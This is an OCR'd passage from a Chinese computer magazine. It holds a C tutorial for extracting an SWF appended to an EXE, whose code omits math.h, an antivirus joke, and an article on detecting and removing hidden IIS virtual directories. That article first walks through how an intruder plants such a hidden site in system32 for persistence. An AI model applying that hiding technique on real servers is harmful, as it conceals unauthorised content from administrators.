


图2 在exe.exe中搜索到swf.swf的前16个字节

大家有没有发现，上图中倒数第二行，也就是offset为000F1000H的那行，内容就是右方**"查找16进制数值"**对话框中的数值，这就说明swf.swf文件可能仅仅被连接到某个文件的尾部而已。选中从这个位置（000F1000H）开始到文件末尾的所有字符后，单击右键，选择弹出菜单的**"编辑"**中**"复制选块"**下的**"进入新文件"**，随后将这个文件保存为**"new.dat"**，如图3所示。




图3 另存为new.dat文件

接下来，我们使用Beyond Compare，对**new.dat**和**swf.swf**进行比较。在选择好文件比较后，单击**"工具栏"**的**"向下"**箭头，找到不同的地方，如图4所示。有的虫虫要问了，WinHex不是也提供了文件比较吗，为什么不用它的？其实一开始我也是这么做的，但是在实际操作中发现，它只能提示文件大小不一样，而无法给出不同的位置，所以就选择了Beyond Compare这款以比较功能见长的软件。




图4 用Beyond Compare比较new.dat和swf.swf的异同

在图4中可以看到不同处位于文件的末尾，且new.dat比swf.swf长。既然知道了不同之处，那还是用WinHex来查看下多了些什么东西吧。用WinHex分别打开new.dat和swf.swf，都把滚动条拉到最后，可以看到new.dat的00008704H开始多了些字符。为了证明这些字符是否是在转为EXE文件的过程中产生的，我又试了几个，发现的确如此，而且还有一个"惊人"的发现："56 34 12 FA"始终不变，这个可能是插入的分隔标志。其后的4个字节则每次都在变化，如图5所示。




图5 查看new.dat的结尾处信息

这让我联想到每个SWF文件的文件大小不一定相同，那么这里存储的是否就是文件大小的16进制数值呢？选择swf.swf，查看其属性，如图6所示。

图6中选中的部分就是swf.swf的10进制大小，将这个数值输入“计算器”中，转为16进制后是2200H，如图7所示。




图7 在计算器中转化为




图6 查看swf.swf的属性

大家有没有发现什么？图5中，倒数3、4个不就是吗！看来我猜得没错。那数字的顺序怎么不对呢？原来在内存或文件中，数据一般是按高位在后，低位在前存储的。这就对了，在new.dat中去掉这八个字节就完全正确了。现在知道了原理，还不赶快用程序来实现分解过程！

分解过程：程序设计

在程序的一开始需要加载头文件，并判断参数对不对，不对就给出提示退出程序，对就给出版本信息继续，接着还要定义各个变量，同时给变量初始化，代码和详细的注释语句如下：

```
//定义头文件
#include <sys\stat.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
//主函数开始，获取参数
int main(int argc,char *argv[])
{
 //判断参数是否正确
 if(argc!=3)
   //不正确就给出版本及参数格式
   {
    system("cls");
printf("*****************\n");
printf("*Copyright smallrascal 2005.10.30!     *\n");
printf("*Blog ==>http://smallrascal.blog.tom.com  *\n");
printf("*    ==>http://smallrascal.2005.blogchina.com    *\n");
printf("*****************\n");
printf("*%s.EXE -EXE[driver:]path -SWF[driver:]path   *\n",strupr(argv[0]));
printf("*    -EXE[driver:]path  The source EXE file.   *\n");
printf("*    -SWF[driver:]path  The destination SWF file.  *\n");
printf("*Warning:Convert <=64MByte files, please!    *\n");
printf("*****************\n");
exit(0);
   }
 else
   //正确就给出版本信息
   {
printf("*****************\n");
printf("*Copyright smallrascal 2005.10.30!  *\n");
printf("*Blog  ==>  http://smallrascal.blog.tom.com  *\n");
printf("*  ==>  http://smallrascal2005.blogchina.com *\n");
printf("*****************\n");
   }
  struct stat statbuffer; //定义文件信息结构
  char *exefilename,*swffilename,*swfbuffer;//定义EXE、SWF文件名及SWF文件缓冲区字符变量
   unsigned int ch=0;//定义SWF文件大小各个段变量
   FILE *in,*out;//定义EXE及SWF文件变量
   int i;//定义循环变量
   unsigned long swfsize=0;//定义SWF文件大小变量
   //传送EXE文件完整路径
   exefilename=argv[1]+4;
   //传送SWF文件完整路径
   swffilename=argv[2]+4;
```

然后打开EXE文件，获取其文件大小，根据EXE文件大小得到SWF文件大小的4个字节，计算出SWF文件的10进制文件大小。

```
  //用二进制读方式打开EXE文件，并判断打开是否成功
   if((in=fopen(exefilename,"rb"))==NULL)
  //没有打开则给出提示，并退出程序
  {fprintf(stderr,"Cannot open input file.\n");exit(0);}
   //获取EXE文件的文件信息
   fstat(fileno(in),&statbuffer);
   //循环从EXE文件中获取SWF文件大小
   for(i=0;i<4;i++)
      {
  //设置EXE文件位置为SWF文件大小的位置所在
  fseek(in,statbuffer.st_size-4+i,SEEK_SET);
  //从文件获取一个字符
    ch=fgetc(in);
  //判断获取的字符是否在0到9之间，也就是说是否为一位数
   if((ch>=0)&&(ch<=9))
  //是，则用这个字符乘上16^2*i，并加到已经计算出的SWF文件大小变量中
   swfsize=swfsize+ch*(pow(16,2*i));
   else
  //否，则用这个字符除以16的余数乘上16^2*i及用这个字符整除16的商乘上16^2*i+1，并加到已经计算出的SWF文件大小变量中
  swfsize=swfsize+(ch%16)*(pow(16,2*i))+(ch/16)*(pow(16,2*i+1));
      }
```

最后根据获得的SWF文件大小分配内存，从EXE文件中的SWF起始位置读，至末尾的倒数第9个字节为止，将读入到缓冲区的内容写入SWF文件，同时关闭EXE和SWF文件，并返回系统。

```
    //用获取的SWF文件大小为SWF文件缓冲区分配内存
    swfbuffer=calloc(swfsize,sizeof(int));
    //以二进制写入的方式打开SWF目标文件，并判断打开是否成功
    if((out=fopen(swffilename,"wb"))==NULL)
   //没有打开则给出提示，并退出程序
   {fprintf(stderr,"Cannot open output file.\n");exit(0);}
    //设置EXE文件位置为SWF文件的起始位置
    fseek(in,statbuffer.st_size-swfsize-8,SEEK_SET);
    //读取SWF文件大小到SWF文件缓冲区
    fread(swfbuffer,swfsize,1,in);
    //将SWF文件缓冲区中的内容写入SWF文件
    fwrite(swfbuffer,swfsize,1,out);
    //关闭SWF文件
    fclose(out);
    //关闭EXE文件
    fclose(in);
    //程序返回
    return 0;
   }
```

到这里，一款EXE2SWF的程序就完成了，很小巧。有什么想法可以去论坛讨论！

（文章中用到的WinHex、Beyond Compare和作者写的程序exe2swf.exe及其代码都已收录在光盘中。）

编辑点评： 把编程用到实际生活中以解决问题是最能体现程序价值的方法，文章难度不大，思路清晰，步骤详细，采用C语言编写，体积小巧，大家在明白原理后可以试着用其他的语言来实现其功能，活学活用，你的编程能力会得到很大提高。

上言前语

路过某群，一群友正对几大杀毒软件大发感慨，小编觉得好玩，摘录之：

卡巴如西毒，凶猛强悍，连系统文件也杀 //拉登
麦咖啡象东邪，玉树临风，杀伐决断从不迟疑 //黄药师
诺顿似南帝，对敌有慈悲心肠，隔离教化 //苦口婆心的正派教师形象
nod32若北丐，来无影去无踪，但其过于轻浮，难免误事 //随风而来，随风而去，梦移大师
国产软件只当全真七子，一起上还凑合 //软件发展史初级阶段

以上对于几大杀毒软件的评论摘自网络，并不代表小编意见，不代表权威官方意见，不代表某某评测实验室，不代表黑客手册，不代表……。不过，小编却很感谢总结得这么精辟且容易牢记的网友，首先我要感谢的是——哇，喂，谁扔的"一个馒头"！

找出IIS中隐藏的网站



采飞扬[liuyes]

从本文你可以学到：
1. 如何在IIS中建立隐藏虚拟目录
2. 如何发现IIS中的隐藏目录及删除方法

一、隐身幻术

在进入正题之前，我们先来看一下，入侵者是如何在我们的主机上建立隐藏网站的。

打开IIS的管理器→选定一个文件夹→点击鼠标右键→选择"资源管理器"，切换到网站的根目录，新建一个文件夹，这里取名为"liuqq"，接着我们到"x:\windows\system32"（当然这个目录是任意的，其中的x代表系统盘）那里新建一个文件夹，取名"liuhack"，回到IIS的管理器刷新就会看到"liuqq"这个目录。

选中"liuqq"目录，点击右键→"新建"→"虚拟目录"，给这个虚拟目录取名为"liuyes"，把这个虚拟目录指向"x:\windows\system32\liuhack"，见图1。




图1 创建虚拟目录liuhack

现在放个网页进去，打开浏览器，在地址栏输入"http://ip/liuqq/liuyes/index.asp"，如果IIS没有问题的话，应该可以正常浏览。

接着我们来实现网站的隐藏，打开"我的电脑"，找到网站的根目录，删掉我们刚才新建的"liuqq"这个文件夹，再回到浏览器刷新看看，呵呵，怎么样，网站还在吧。然后我们回到IIS的管理器刷新看看，"liuqq"这个目录已经没有了，这样我们隐藏网站的目的就达到了。

二、识别实体

相信大家照着上面的方法做都会成功的，下面我们看一下如何找出主机上是否有隐藏的网站。在站点名称上点击鼠标右键→"属性"→选中"主目录"标签，将站点的"执行许可"由"纯脚本"改为"无"（或者"脚本和可执行文件"，不过建议不要选择这一项，见图2），然后点击"应用"按钮，怎么样，原形毕露了吧？见图3。其中前面的"liuqq"就是被删掉的目录，而后面的"liuyes"就是入侵者建立"虚拟目录"的别名。

当然，现在我们只是知道了存在隐藏的目录（网站），但是仅仅这样还是不行的，因为我们还不知道它到底保存在什么地方（入侵者不会傻到按照我上面的方法建立隐藏网站的），当然也就没有办法删除它了。下面就让我们找到它的老巢，把它干掉。Go on……




图2 修改网站的执行权限




图3 发现虚拟目录

在网站所在的根目录新建"liuqq"目录（这个视"图3"的具体情况而定），然后回到IIS的管理器中刷新就可以看到隐藏的网站目录了，见图4。还等什么，赶快把它KILL掉。

